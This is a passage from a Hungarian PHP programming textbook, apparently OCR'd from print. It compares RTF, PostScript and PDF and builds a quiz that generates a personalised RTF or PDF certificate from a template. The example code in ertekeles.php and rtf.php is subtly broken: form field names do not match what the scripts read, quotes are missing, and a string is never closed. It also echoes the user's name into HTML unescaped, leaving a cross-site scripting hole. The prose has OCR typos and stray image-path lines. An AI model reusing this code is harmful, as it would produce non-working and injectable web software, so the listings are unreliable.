A formátum sokféle alkalmazásban és operációs rendszerben használható, noha ugyanaz a dokumentum kicsit másként jelenhet meg az egyes programokban. Az RTF dokumentumok árnyoldala, hogy bárki egyszerűen és tetszés szerint módosíthatja őket, ami oklevelek és sok egyéb dokumentumtípus esetén is problémát jelent. Az összetettebb dokumentumok fájlmerete viszonylag nagy is lehet.

Mindezek figyelembe vételevel az RTF formátum számos alkalmazásnál megfelelő választás a dokumentumok előállítására, ezért mostani projektünkben is ez lesz az egyik megvizsgált lehetőség.

PostScript

Az Adobe PostScript formátum oldalleíró nyelv. Rengeteg funkciót kínáló, összetett programozási nyelv, amelynek célja a dokumentumok eszközfüggetlen módon történő előállítása – vagyis olyan leírás készítése, amely a különböző nyomatókon és kijelzőkön ugyanolyan megjelenést eredményez. Rendkívül részletesen dokumentált formátum, amiről számos könyvet írtak, és amiről rengeteg weboldalon olvashatunk.

A PostScript dokumentumok nagyon pontos formázást, szöveget, képeket, beágyazott betűtípusokat és egyéb elemeket tartalmazhatnak. Egyszerűen előállíthatók, ha a megfelelő alkalmazásból PostScript nyomatódriverrre nyomtatjuk őket. Ha érdekel bennünket, akár azt is megtanulhatjuk, hogyan lehet ebben a nyelvben közvetlenül programozni.

A PostScript dokumentumok viszonylag platformfüggetlenek. Különböző eszközökről és operációs rendszerekből nyomtatva is egyformán kiváló minőségű nyomatot eredményeznek.

Számos jelentős hátrányaival számolnunk kell ugyanakkor, ha PostScript formátumban szeretnénk dokumentumainkat terjeszteni: a fájlmeret hatalmas lehet, és a felhasználók többségének újabb szoftvert kell letölteniük ahhoz, hogy használni tudják a fájlokat. A Unix-felhasználók többsége ugyan tudja kezelni a PostScript fájlokat, de windowsos társaiknak jellemzően le kell tölteniük egy olyan alkalmazást, mint például a Ghostscript PostScript-értelmezőt használó GSview. Ez a szoftver sokféle platformhoz elérhető. Ingynéssen ugyan, de nem igazán célszerű az embereket újabb és újabb szoftverek letöltésére kényszeríteni.

A Ghostscriptről részletesebben a <http://www.ghostscript.com/> oldalon olvashatunk, letölteni pedig a <http://www.cs.wisc.edu/~ghost/> oldalról tudjuk.

Ami fejezetünk alkalmazását illeti, a PostScript jól szerepel az egységesen kiváló minőségű kimenet területén, azonban szinte az összes többi elvárásunknak képtelen megfelelni.

Portable Document Format (PDF)

Szerencsére létezik egy olyan formátum, ami a PostScript szinte összes pozitívumával rendelkezik, és számos további előnyt is kínál. Az Adobe által kifejlesztett Portable Document Format (PDF), azaz hordozható dokumentumformátum olyan dokumentum-megosztási módszer, amely egyformán viselkedik a különböző platformokon, és kiváló minőségű kimenetet eredményez képernyőn, papíron egyaránt.

Az Adobe a következőképpen mutatja be a PDF formátumot: „A PDF lényegében az elektronikus dokumentummegosztás nyílt szabványának tekinthető. Az Adobe PDF univerzális fájiformátum, amely a létrehozásához használt alkalmazástól és platformtól függetlenül megőrzi a forrásdokumentum összes betütípusát, formázását, színét és grafikai elemét. A PDF fájlok kisméretűek, és az ingyenes Adobe Acrobat Reader alkalmazással mindenki pontosan abban a formában tekintheti meg, oszthatja meg és nyomtathatja ki őket, ahogy az alkotójuk előállította.”

A PDF nyílt formátum, dokumentációja a <http://partners.adobe.com/asn/tech/pdf/specifications.jsp> oldalon található, de sok más weboldalon, illetve egy hivatalos könyvben is elérhető.

A PDF a fenti elvárásainkkal szembenítve is igen jól szerepel: a PDF dokumentumok egyforma és kiváló minőségű kimenetet eredményeznek; vektor- és pixelgrafikus képeket egyaránt tartalmazhatnak; tömörítést használva kisméretű fájlokat állíthatunk elő; elektronikusan olcsón terjeszthetők, az összes nagy operációs rendszeren használhatók; és biztonsági funkciókat is tartalmaznak.

A PDF ellen szól az a tény, hogy a PDF dokumentumok előállítására használt szoftverek többsége fizetős termék. A PDF fájlok megtekintéséhez olvasóra van szükség, de az Acrobat Reader ingyenesen letölthető Windowshoz, Unixhoz és Macintoshhoz is. Oldalunk látogatóinak többsége minden bizonnal már jól ismeri a .pdf kiterjesztést, és igen valószínű, hogy telepített PDF olvasóval is rendelkezik.

A PDF fájlok kiválóan alkalmasak tetszetősen formázott, nyomtatható dokumentumok terjesztésére, különösen abban az esetben, ha egyszerű módszerekkel nem módosítható dokumentumokat kívánunk küldeni.

A fejezetben két különböző módszert is megvizsgálunk a PDF formátumú oklevél előállítására.

A megoldás alkotóelemei

Alkalmazásunk működéséhez ellenőriznünk kell felhasználóink tudását, és (amennyiben sikeresen töltötték ki a teszteret) oklevelet kell előállítanunk a vizsgaeredményükről. A fejezet során háromféleképpen készítjük el ezt az oklevelet: először RTF és PDF sablon használatával, majd programozással fogunk új PDF dokumentumot előállítani.

Nézzük meg most részletesen az egyes alkotóelemek követelményeit!

Vizsgáztatórendszer

Olyan online értékelőrendszer elkészítése, amely többféle kérdéstípust tesz lehetővé, tartalmas visszajelzést ad a rossz válaszokról, és intelligens statisztikai, illetve jelentéskészítő funkciókkal bír, önmagában is összetett feladat lenne.

Ebben a fejezetben érdeklődésünk középpontjában a perszonálizált és interneten terjeszthető dokumentumok előállítása áll, ezért csak nagyon egyszerű, kvíz alapú tesztrendszert fogunk létrehozni. A teszthez nincs szükség semmilyen különleges szoftverre. HTML ürlap segítségével teszi fel a kérdéseket, és PHP kóddal dolgozza fel a válaszokat. A *PHP gyorstartalpaló* című 1. fejezettel kezdve számtalan ilyen megoldással találkoztunk már könyünkben.

A dokumentum-előállító szoftver

Nincs szükség külön szoftverre a webszerverünkön RTF vagy PDF dokumentumok sablonokból történő előállítására, viszont a sablonok létrehozásához megfelelő alkalmazást kell használni. A PHP PDF-létrehozó függvényeinek igénybe vételéhez PDF-támogatásra van szükség PHP-telepítésünkben; ezzel a témával a fejezet későbbi részében részletesen foglalkozunk majd.

RTF sablon létrehozására szolgáló program

Az RTF fájlokat bármilyen nekünk tetsző szövegszerkesztővel előállíthatjuk. Oklevelünk sablonját, amely a könyv letölthető mellékletének 32_fejezet mappájában található, Microsoft Word alkalmazással hoztuk létre. Ha ettől eltérő szövegszerkesztővel dolgozunk, akkor is érdemes lehet az eredményt Wordben tesztelni, mert látogatóink többsége minden bizonnal ezt a szoftvert használja.

PDF sablon létrehozására szolgáló program

A PDF dokumentumokat kicsit bonyolultabb előállítani. A legegyszerűbb ehhez az Adobe Acrobat alkalmazás megvásárlása. A szoftver lehetővé teszi, hogy kiválasztott minőségű PDF állományokat állítsunk elő a különféle alkalmazásokból. A projektünkhez szükséges sablonfájlt Acrobat segítségével hoztuk létre.

A sablon alapját jelentő dokumentumot Microsoft Wordben szerkesztettük meg. Az Acrobat csomagban találjuk az Adobe Distiller eszközt. A PDF fájl előállításához a Distilleren belül meg kellett válogatni néhány alapértelmezett beállítást. A fájlt ASCII formátumban kell tárolni, a tömörítést pedig ki kell kapcsolni. Ha ezeket beállítottuk, a PDF fájl létrehozása pont olyan egyszerű, mint egy sima nyomtatás.

Az Acrobat termékről a <http://www.adobe.com/products/acrobat/> oldalon találunk bővebb tájékoztatást. A program megvásárolható online, illetve szoftverforgalmazással foglalkozó kiskereskedőktől.

Egy másik lehetőség PDF fájlok létrehozására a ps2pdf átalakító program használata, amely, mint azt a neve sugallja, PostScript fájlokat alakít át PDF fájlokká. Előnye, hogy ingyenes, ám képeket vagy nem szabványos betűtípusokat tartalmazó dokumentumok esetén nem minden megfelelő eredményt kapjuk. A ps2pdf konvertált a korábban említett Ghostscript csomagban találjuk.

Ha ily módon állítjuk elő a PDF fájlt, nyilvánvaló, hogy először PostScript fájlt kell létrehozni. A Unix-felhasználók jellemzően az a2ps vagy a dvips segédalkalmazást használják erre a célra.

PostScript fájlokat windowsos környezetben is létrehozhatunk Adobe Distiller nélkül, azonban kicsit körülmenyesebben tehetjük csak meg. PostScript nyomtatódrivent kell telepíteni; használhatjuk például az Apple LaserWriter IIINT drivet.

Ha nincs gépünkre PostScript driver telepítve, a <http://www.adobe.com/support/downloads/product.jsp?product=44&platform=Windows> címről letölthetünk egyet az Adobe-tól.

A PostScript fájl létrehozásához válasszuk ki ezt a nyomtatót, és jelöljük ki a Print to File (Nyomtatás fájlba) jelölőnégyzetet, amit általában a Print, vagyis Nyomtatás párbeszédbablakban találunk!

A windowsos alkalmazások többsége ekkor egy .prn kiterjesztésű fájlt állít elő, amely PostScript fájl kell, hogy legyen. Érdemes lehet a kiterjesztést .ps-re átírni. Ezt követően GSview-val vagy más PostScript-megjelenítő alkalmazással megtérítjük, a ps2pdf segédalkalmazással pedig létrehozhatjuk a PDF állományunkat.

Jó, ha tudjuk, hogy a különböző nyomtatódriverek eltérő minőségű PostScript fájlt eredményezhetnek. Akár azt is tapasztalhatjuk, hogy egyes PostScript fájljaink hibaüzenetet váltanak ki, amikor a ps2pdf segédalkalmazáson keresztül futtatjuk. Ha ezt tapasztaljuk, keressünk másik nyomtatódrivert!

Ha csak néhány PDF fájlt kívánunk létrehozni, akár az Adobe online szolgáltatása is megfelelő lehet számunkra. Havi 9,99 dollárért különféle formátumú fájlokat tölthetünk fel, amelyeket aztán PDF fájlként lehet letölteni. A szolgáltatás kiválóan működött oklevelünk esetében, ám az ilyen jellegű projekteknél esetleg fontos beállításokat nem engedi módosítani. A létrehozott PDF állományt bináris fájlként, tömörítve tárolja el, ami ettől igen nehezen módosíthatóvá válik.

A szolgáltatást a <https://createpdf.adobe.com/> oldalon érjük el. Ha szeretnénk kipróbalni, ingyenesen megtehetjük. Ha ötnél kevesebb PDF fájlt kell előállítanunk, a <http://www.acrobat.com> oldalon elérhető ingyenes szolgáltatást is igénybe vehetjük.

Érdemes kipróbalni a Net Distillery oldalán (<http://www.babinszki.com/distiller/>) található ingyenes webes felületet, amely ps2pdf használatával végez el az átalakítást.

Végül arra is lehetőségünk van, hogy az oklevelet XML-ben kódoljuk, majd az XML Style Sheet Transformations (XSLT) segítségével PDF-re vagy bármilyen más formátumra alakitsuk. Ehhez a módszerhez az XSLT alapos ismeretére van szükség, így ezzel részletesebben most nem foglalkozunk.

PDF-et programozással előállító szoftver

A PHP képes támogatni PDF dokumentumok létrehozását. A PHP PDFlib függvényei a PDFlib könyvtárat használják, amely a <http://www.pdflib.com/products/pdflibfamily/> oldalról érhető el. A PDFlib függvények alkalmazásprogramozási felületét (API) nyújtja számunkra a PDF dokumentumok létrehozásához.

A PDFlib nem ingyenes, fizetős licenc szükséges a használatához. A PDFlib Lite ugyan nyílt forráskódúként ingyenesen elérhető, de csak bizonyos feltételekkel – például kizártlag nem kereskedelmi célra – használható.

Léteznek ingyenes könyvtárak is, ilyen például az FPDF. Az FPDF azonban a fizetős könyvtárakban elérhetőként kevésbé funkciót kínál. Ráadásul az FPDF – mivel PHP-ben, nem pedig PHP kiterjesztésként C-ben írták – valamivel lassabb is, mint a másik kettő. Az FPDF a <http://www.fpdf.org/> oldalról töltethető le.

Fejezetünkben a PDFlib könyvtárat használjuk, mert ez talán a leggyakrabban használt PDF-létrehozó kiterjesztés.

A phpinfo() függvény kimenetéből tudjuk megállapítani, hogy a PDFlib telepítve van-e már rendszerünkön. A pdf cím-sor alatt láthatjuk, hogy a PDFlib támogatás be van-e kapcsolva, illetve a PDFlib melyik verziójával dolgozunk.

Amennyiben TIFF vagy JPEG képeket szeretnénk PDF dokumentumainkban használni, a TIFF és a JPEG könyvtárat is telepítenünk kell. Ezek a <http://www.libtiff.org/>, illetve az <ftp://ftp.uu.net/graphics/jpeg/> címről tölthetők le.

A PDFlib kiterjesztés alapértelmezésben nincsen a PHP-vel telepítve; a fájlokat le kell töltönünk a PECL (PHP Extension Community Library) oldaláról, majd saját kezüleg kell telepítenünk a kiterjesztést.


Nem windowsos rendszerek esetén a <http://pecl.php.net/package/pdf-lib> címen található fájlokat letöltve, majd azokat a `pecl` parancssal telepítve juthatunk hozzá a kiterjesztéshez. Olvassuk el a <http://www.php.net/manual/en/install.pecl.pear.php> oldalon található utasításokat!

Windows alatt a http://pecl4win.php.net/ext.php/php_pdf-lib.dll címen található fájlt letöltve szerezhetjük be az előfordított kiterjesztést, illetve azt is megtehetjük, hogy a lefordított PECL kiterjesztések teljes könyvtárát letöljük a PHP.net letöltések oldaláról. Letöltés után helyezzük a `php_pdf-lib.dll` fájlt a PHP kiterjesztések tartalmazó könyvtárunkba (ez általában a PHP telepítési könyvtárán belül található `ext` könyvtár), és adjuk hozzá `php.ini` fájlunkhoz az alábbi sort: `extension=php_pdf.dll` !

A megoldás áttekintése

A projektünkben kifejleszteni kívánt rendszerünknek három lehetséges kimenete van. Ahogy azt a 32.1 ábrán is láthatjuk, feltesszük a vizsgakérdéseket, értékeljük a válaszokat, majd a három közül valamelyik módszerrel létrehozzuk az oklevet:

- Üres sablonból RTF dokumentumot készítünk.
- Üres sablonból PDF dokumentumot készítünk.
- PDFlib függvényekkel programozva állítjuk elő a PDF dokumentumot.



32.1 ábra: A vizsgáztatórendszer a három különféle oklevél valamelyikét állítja elő.

A projektet alkotó fájlok összefoglalását a 32.1 táblázatban találjuk.

32.1 táblázat: A oklevet elkészítő alkalmazás fájljai

Név	Típus	Leírás
index.html	HTML oldal	A tesztkérdéseket tartalmazó HTML ürlap
ertekeles.php	Alkalmazás	A felhasználók válaszait kiértékelő kód
rtf.php	Alkalmazás	Sablonból RTF formátumú oklevél előállító kód
pdf.php	Alkalmazás	Sablonból PDF formátumú oklevél előállító kód
pdf-lib.php	Alkalmazás	PDFlib függvényekkel PDF formátumú oklevél előállító kód
alairas.png	Image	A PDFlib függvényekkel készített oklevélen szerepeltekendő aláírás pixelgrafikus képe
PHPOklevel.rtf	RTF	Az RTF formátumú oklevél sablonja
PHPOklevel.pdf	PDF	A PDF formátumú oklevél sablonja

Most pedig nézzük meg végre magát az alkalmazást!

A tesztkérdések lekérdezése

Az index.html fájl egészen magától értefűződő HTML ürlapot tartalmaz, amellyel megkérdezzük a felhasználó nevét, illetve feljegyezzük a tesztkérdésekre adott válaszait. Valódi vizsgaalkalmazás esetén életszerűbb, hogy a kérdéseket adatbázisból veszünk. Mostani feladatunk az oklevél előállítására összpontosít, ezért a kérdéseket egyszerűen beírjuk a HTML kódba.

A nev mező szöveges adatot vár. minden válasznál három választogombot látunk, amely segítségével a felhasználó megjelölheti az általa helyesnek vélt választ. Az ürlap képet használ küldés gombként.

Az oldalnak a kódját a 32.1 példakódban láthatjuk.

32.1 Példakód: index.html – A tesztkérdéseket tartalmazó HTML oldal

```
<html>
  <body>
    <h1><p align="center">
      
      Oklevél
      </p></h1>
    <p>Itt az alkalom, hogy Ön is megszerezze a világszerte elismert
      Képzeteletbeli PHP Minősítő Intézmény széles körben elfogadott
      PHP-oklevelét!</p>
    <p>Ehhez pusztán válaszolnia kell az alábbi kérdésekre:</p>

    <form action="ertekeles.php" method="post">

      <p>Neve <input type="text" name="name" /></p>

      <p>Mire szolgál az echo PHP-beli utasítás?</p>
      <ol>
        <li><input type="radio" name="k1" value="1" />
          Karakterláncok kiiratására.</li>
        <li><input type="radio" name="k1" value="2" />
          Összead két számot.</li>
        <li><input type="radio" name="k1" value="3" />
          Létrehozza a kódunk írását befejező varázstörpét.</li>
      </ol>

      <p>Mire szolgál a cos() PHP függvény?</p>
      <ol>
        <li><input type="radio" name="k2" value="1" />
          RADIÁNOKRA SZÁMOLJA A KOSZINUSZ ÉRTÉKET.</li>
        <li><input type="radio" name="k2" value="2" />
          RADIÁNOKRA SZÁMOLJA A TANGENS ÉRTÉKET. </li>
        <li><input type="radio" name="k2" value="3" />
          EZ NEM PHP FÜGGVÉNY, HANEM EGY GÖRÖG SZIGET. </li>
      </ol>

      <p>Mire használható a mail() PHP függvény?</p>
      <ol>
        <li><input type="radio" name="k3" value="1" />
          E-MAIL ÜZENETET KÜLD.
        <li><input type="radio" name="k3" value="2" />
          ELLENŐRZI A BEJÖVŐ POSTAFIÓKOT.
        <li><input type="radio" name="k3" value="3" />
          FELHÍVJA A POSTAHIVATALT.
      </ol>
```

```

<p align="center"><input type="image" src="oklevelet-nekem.gif" border="0"></p>

</form>
</body>
</html>

```

A 32.2 ábrán a böngészőnkbe betöltött index.html oldalt láthatjuk.



32.2 ábra: Az index.html kérdéseket tesz fel a felhasználónak.

32 A válaszok értékelése

Amikor a felhasználó az index.html fájlból elküldi a kérdésekre adott válaszait, értékelni kell azokat, majd ki kell számolni a vizsga eredményét. A 32.2 példakódban látható ertekeles.php kód pontosan ezt teszi.

32.2 példakód: ertekeles.php – A tesztet értékelő kód

```

<?php
    //rövid változónevek létrehozása
    $k1 = $_POST['k1'];
    $k2 = $_POST['k2'];
    $k3 = $_POST['k3'];
    $nev = $_POST['nev'];

    // ellenőrizzük, hogy minden adatot megkaptunk-e
    if(($k1=='') || ($k2=='') || ($k3=='') || ($nev=='')) {
        echo "<h1>
            <p align=\"center\">
                <img src=\"rosette.gif\" alt=\"\" />
                Sajnáljuk:
                <img src=\"rosette.gif\" alt=\"\" /></p></h1>
            <p>Adja meg nevét, és válaszoljon az összes kérdésre!</p>";
    } else {
        // pontszámok összeadása
        $teszteredmeny = 0;
        if ($k1 == 1) {
            // a k1-re adott helyes válasz 1 pontot ér
            $teszteredmeny++;
        }
    }

```

```

if($k2 == 1) {
    // a k2-re adott helyes válasz 1 pontot ér
    $teszteredmeny++;
}
if($k3 == 1) {
    // a k3-ra adott helyes válasz 1 pontot ér
    $teszteredmeny++;
}

// pontszám átszámítása százaléakra
$teszteredmeny = $teszteredmeny / 3 * 100;

if($teszteredmeny < 50) {
    // a vizsgázó megbukott
    echo "<h1>
        <p align=\"center\">
            <img src=\"rosette.gif\" alt=\"\" />
            Sajnáljuk:
            <img src=\"rosette.gif\" alt=\"\" /></p></h1>
        <p>A sikeres vizsgához legalább 50 százalékot el kell érni.</p>";
} else {
    // hozzuk létre a teszteredményt egy tizedesjegyre kerekítő karakterláncot!
    $teszteredmeny = number_format($teszteredmeny, 1);
    echo "<h1 align=\"center\">
        <img src=\"rosette.gif\" alt=\"\" />
        Gratulálunk!
        <img src=\"rosette.gif\" alt=\"\" /></h1>
        <p>Szép volt, ".$nev.", ".$teszteredmeny."%-os eredménnyel
        sikerült letennie a vizsgát! </p>";

    // az oklevelet létrehozó kódokra mutató hivatkozások megjelenítése
    echo "<p>Kérjük, kattintson ide, hogy Microsoft Word (RTF) formátumban letöltsse
    oklevelét!</p>
    <form action=\"rtf.php\" method=\"post\">
        <div align=\"center\">
            <input type=\"image\" src=\"oklevel.gif\" border=\"0\">
        </div>
        <input type=\"hidden\" name=\"score\" value=\"".$teszteredmeny."/>
        <input type=\"hidden\" name=\"name\" value=\"".$nev."/\">
    </form>

    <p>Kérjük, kattintson ide, hogy Portable Document Format (PDF) formátumban
    letöltsse oklevelét!</p>
    <form action=\"pdf.php\" method=\"post\">
        <div align=\"center\">
            <input type=\"image\" src=\"oklevel.gif\" border=\"0\">
        </div>
        <input type=\"hidden\" name=\"score\" value=\"".$teszteredmeny."/>
        <input type=\"hidden\" name=\"name\" value=\"".$nev."/\">
    </form>

    <p> Kérjük, kattintson ide, hogy PDFLib függvényekkel létrehozott Portable
    Document Format (PDF) formátumú fájlként letöltsse oklevelét!</p>

```


```

<form action=\"pdflib.php\" method=\"post\">
<div align=\"center\">
<input type=\"image\" src=\"oklevel.gif\" border=\"0\">
</div>
<input type=\"hidden\" name=\"score\" value=\"".$teszteredmeny."\">
<input type=\"hidden\" name=\"name\" value=\"".$nev."\">
</form>;
}
?>

```

A kód üzenetben közli a felhasználóval, ha nem minden kérdésre válaszolt, vagy nem érte el a sikeres vizsgához szükséges eredményt.

Ha a felhasználó megfelelően válaszolt a kérdésekre, elkészítheti oklevelét. A sikeres vizsga esetén látható kimenetet a 32.3 ábra mutatja.



32.3 ábra: Az erkeles.php kód lehetőséget ad a sikeres vizsgázónak, hogy a felkínált három módszer valamelyikével elkészítse oklevelét.

A felhasználó itt három lehetőség közül választhat: RTF formátumú vagy kétféle PDF formátumú oklevélet készíthet magának. A következőkben az ezeket a dokumentumokat előállító kódokat fogjuk megvizsgálni.

RTF formátumú oklevél létrehozása


Semmi akadálya nincsen az RTF dokumentumok olyatén létrehozásának, hogy ASCII szöveget írunk fájlba vagy szöveges változóba, ám ehhez egy teljesen új szintaktikát kellene elsajátítanunk. Nézzük meg az alábbi egyszerű RTF dokumentumot:

```
{
\rtf1
{\fonttbl {\f0 Arial;}{\f1 Times New Roman;}}
\f0\fs28 Főcím\par
\f1\fs20 Ez egy rtf dokumentum.\par
}
```

A dokumentum olyan fonttáblát hoz létre, amely két betütípusból áll: az egyik betütípus az f0-ként hivatkozott Arial, a másik pedig az f1-ként hivatkozott Times New Roman. Ezt követően az f0 (Arial) betütípussal, 28-as méretben (azaz 14 pontos betűvel) leírja a Főcím, majd 20-as méretű (10 pontos) f1 (Times New Roman) betütípussal az Ez egy rtf dokumentum. szöveget.

Ugyan manuálisan is előállíthatunk egy ilyen dokumentumot, de a PHP nem rendelkezik a munkánk igazán nehéz részeit, például a képek beillesztését megkönnyítő függvényekkel. Szerencsére sok dokumentumban statikus a szerkezet, a stílus és a szöveg nagy része, és csak egy-egy kis részt kell a perszonálizáláshoz cserélni. Ezért az ilyen dokumentumok előállításának hatékonyabb módja a sablonok használata.

Szövegszerkesztő segítségével könnyedén létrehozhatunk olyan, viszonylag összetett dokumentumot is, mint amilyet a 32.4 ábrán látunk.



32.4 ábra: Szövegszerkesztővel egyszerűen készíthetünk bonyolultabb, tetszetős kinézetű sablonokat.

A sablon helykitöltőket (például <<NEV>>) tartalmaz, amelyek azokat a helyeket jelölik, ahova a dinamikus tartalmat be kell illesztenünk. Mindegy, hogy ezek a helykitöltők hogyan néznek ki, példánkban két < és > karakter közé tesszük a beszúrandó adatra utaló leírást. Fontos viszont, hogy olyan helykitöltőket válasszunk, amelyek még véletlenül sem fordulnak elő a dokumentum többi részében. Segít a sablon megtervezésében, ha a helykitöltőink nagyjából ugyanolyan hosszúságúak, mint az adatok, amelyekre cseréljük majd őket.

Ebben a dokumentumban a <<NEV>>, <<Nev>>, <<teszteredmeny>> és <<eeee/hh/nn>> helykitöltőt láthatjuk. Figyeljük meg, hogy a NÉV és a Név is előfordul! Ennek oka, hogy a kis- és nagybetükre érzékeny módszerrel fogjuk lecserélni őket.

Most, hogy birtokunkban van a sablon, már csak az azt perszonálizáló kódra van szükségünk. Ezt az rtf.php nevű kódot a 32.3 példakód tartalmazza.

32.3 példakód: rtf.php – Az RTF formátumú perszonálizált oklevelet előállító kód

```
<?php
//rövid változónevek létrehozása
$nev = $_POST['nev'];
$teszteredmeny = $_POST['teszteredmeny'];
// ellenőrizzük, hogy megkaptuk-e a szükséges adatokat

if(!$nev || !$teszteredmeny) {
    echo "<h1>Hiba:</h1>
    <p>Az oldal meghívása nem sikerült.</p>";
} else {
    // hozzuk létre a fejlécet, hogy segítsünk a böngészőnek
    // a megfelelő alkalmazást kiválasztani!
    header('Content-type: application/msword');
    header('Content-Disposition: inline, filename=okl.rtf');

    $datum = date('Y.m.d');

    // nyissuk meg a sablonfájlt!
    $fajlnev = 'PHPOklevel.rtf';
    $fp = fopen ($fajlnev, 'r');

    // olvassuk be a sablont egy változóba!
    $kimenet = fread( $fp, filesize($fajlnev));

    fclose ($fp);
```

```
// cseréljük ki a sablon helykitöltőit saját adatainkkal!
$kimenet = str_replace('<<NEV>>', strtoupper($nev), $kimenet);
$kimenet = str_replace('<<Nev>>', $nev, $kimenet);
$kimenet = str_replace('<<teszteredmeny>>', $teszteredmeny, $kimenet);
$kimenet = str_replace('<<eeee/hh/nn>>', $datum, $kimenet);

// az előállított dokumentum küldése a böngészőnek
echo $kimenet;
}

?>
```

A kód alapszintű hibaellenőrzést végezve meggyőződik arról, hogy az összes felhasználói adatot megkapta-e, ezt követően pedig az oklevél létrehozásával folytatja munkáját. A kód végeredménye nem HTML, hanem RTF formátumú fájl lesz, így tájékoztatnunk kell erről a felhasználó böngészőjét. Erre azért van szükség, hogy a böngésző a megfelelő alkalmazással próbálja meg megnyitni a fájlt, vagy Save As... (Mentés másként) típusú párbeszédbablakot jelenítsen meg, ha nem ismerné fel az .rtf kiterjesztést.

A kimenetként létrehozandó fájl MIME-típusát a PHP header () függvényével határozhatjuk meg, hogy a megfelelő HTTP fejlécet küldjük el a böngészőnek:

```
header('Content-type: application/msword');
header('Content-Disposition: inline, filename=okl.rtf');
```


Az első fejléc közli a böngészővel, hogy Microsoft Word fájlt küldünk (ami szigorúan véve nem igaz, de ez az RTF fájlok megnyitására leggyakrabban használt alkalmazás). A második fejléc azt mondja a böngészőnek, hogy automatikusan jelenítse meg a fájl tartalmát, amelynek ajánlott fájlneve okl.rtf. Ez az alapértelmezett fájlnév, amellyel a felhasználó akkor találkozik, amikor megpróbálja böngészőjéből elmenteni a fájlt.

A fejlécek elküldése után megnyitjuk és beolvassuk a sablon RTF fájlt a \$kimenet változóba, majd az str_replace() függvényteljesítéssel lecseréljük a helykitöltőket a fájlból ténylegesen szerepelni kívánt adatokra. A

```
$kimenet = str_replace('<<Nev>>', $nev, $kimenet);
sor például a <<Nev>> helykitöltő előfordulásait cseréli le a $nev változó tartalmára.
```

Az adatok lecserélése után már csak meg kell jeleníteni böngészőnkben a kimenetet. A 32.5 ábrán az rtf.php kód futtatásának mintakimenetét láthatjuk.

Ez a módszer kiválóan működik. A str_replace() függvény meghívásai nagyon gyorsan lefutnak, annak ellenére, hogy a sablon és ezáltal a \$kimenet változó tartalma is viszonylag hosszú. Alkalmazásunk szempontjából a legnagyobb problémát az jelenti, hogy a felhasználó az oklevelet – nyomtatás céljából – betölti szövegszerkesztő programjába, ahol egyszerűen lehetősége nyílik módosítani azt. Az RTF formátum nem teszi lehetővé csak olvasható dokumentumok létrehozását.



32.5 ábra: Az rtf.php kód az RTF sablonból állítja elő az oklevelet.

PDF formátumú oklevél létrehozása sablonból

Hasonló folyamattal állíthatunk elő sablonból PDF formátumú oklevelet. A legfőbb különbség, hogy a PDF fájl létrehozásakor helykitöltőink – az általunk használt Acrobat verziójáról függően – formázási kódokkal keveredhetnek. Ha például szöveg-

szerkesztő segítségével belenézünk az általunk létrehozott oklevél sablonba, azt fogjuk látni, hogy a helykitöltők a következőképpen néznek ki:

```
<<N> -13 (AME) -10 (>) -6 (>
<<Na> -9 (m) 0 (e) -18 (>
<) -11 (<) 1 (sc) -17 (or) -6 (e) -6 (>) -11 (>
<) -11 (<) 1 (m) -12 (m) 0 (/d) -6 (d) -19 (/) 1 (yy) -13 (yy) -13 (>
```

Ha végignézünk az állományon, láthatjuk, hogy az RTF formátummal ellentétben ezt az emberi szem sokkal kevésbé képes elolvasni.

Megjegyzés: A PDF sablonfájl formátuma az általunk használt Acrobat vagy egyéb PDF-létrehozó eszköz verziójától függ.

A példához megírt kód egyáltalán nem biztos, hogy általunk létrehozott sablonok esetén is működni fog. Ellenörizzük sablonkat, és szükség esetén módosítsuk a kódot! Ha a probléma továbbra is fennáll, alkalmazzuk a fejezet következő részében bemutatott, a PDFlib függvényeket használó kódot! Annak érdekében, hogy a gyakorlatot végig tudjuk csinálni, az angol nyelvű PDF sablont nem módosítottuk. Így ha megnyitjuk a fájlt egy szövegszerkesztőben, a helykitöltők pontosan a fent látható módon fognak kinézni.

Többféle megoldás létezik erre a problémára. Az egyik lehetőség, hogy végiglépkedünk a helykitöltőkön, és kitöröljük a formázási kódokat. Ez alig változtatja meg a dokumentum kinézetét, mert az előző sablonban beágyazott kódok úgy is jelzik, hogy mennyi helyet kell hagyni a lecserélendő helykitöltők betűi között. Ennél a megközelítésnél azonban végig kell menni a teljes PDF fájlon, és saját kezüleg kell szerkeszteni, ráadásul ezt minden egyes alkalommal meg kell tennünk, ha megváltoztattuk vagy frissítettük a fájlt. Ez nem jelent túl nagy munkát abban az esetben, ha csak négy helykitöltővel állunk szemben, de rémálommá válhat, ha több dokumentum számos helykitöltővel kell foglalkozni, és úgy döntünk, hogy az összes dokumentumban megváltoztatjuk – mondjuk – a fejlécet.

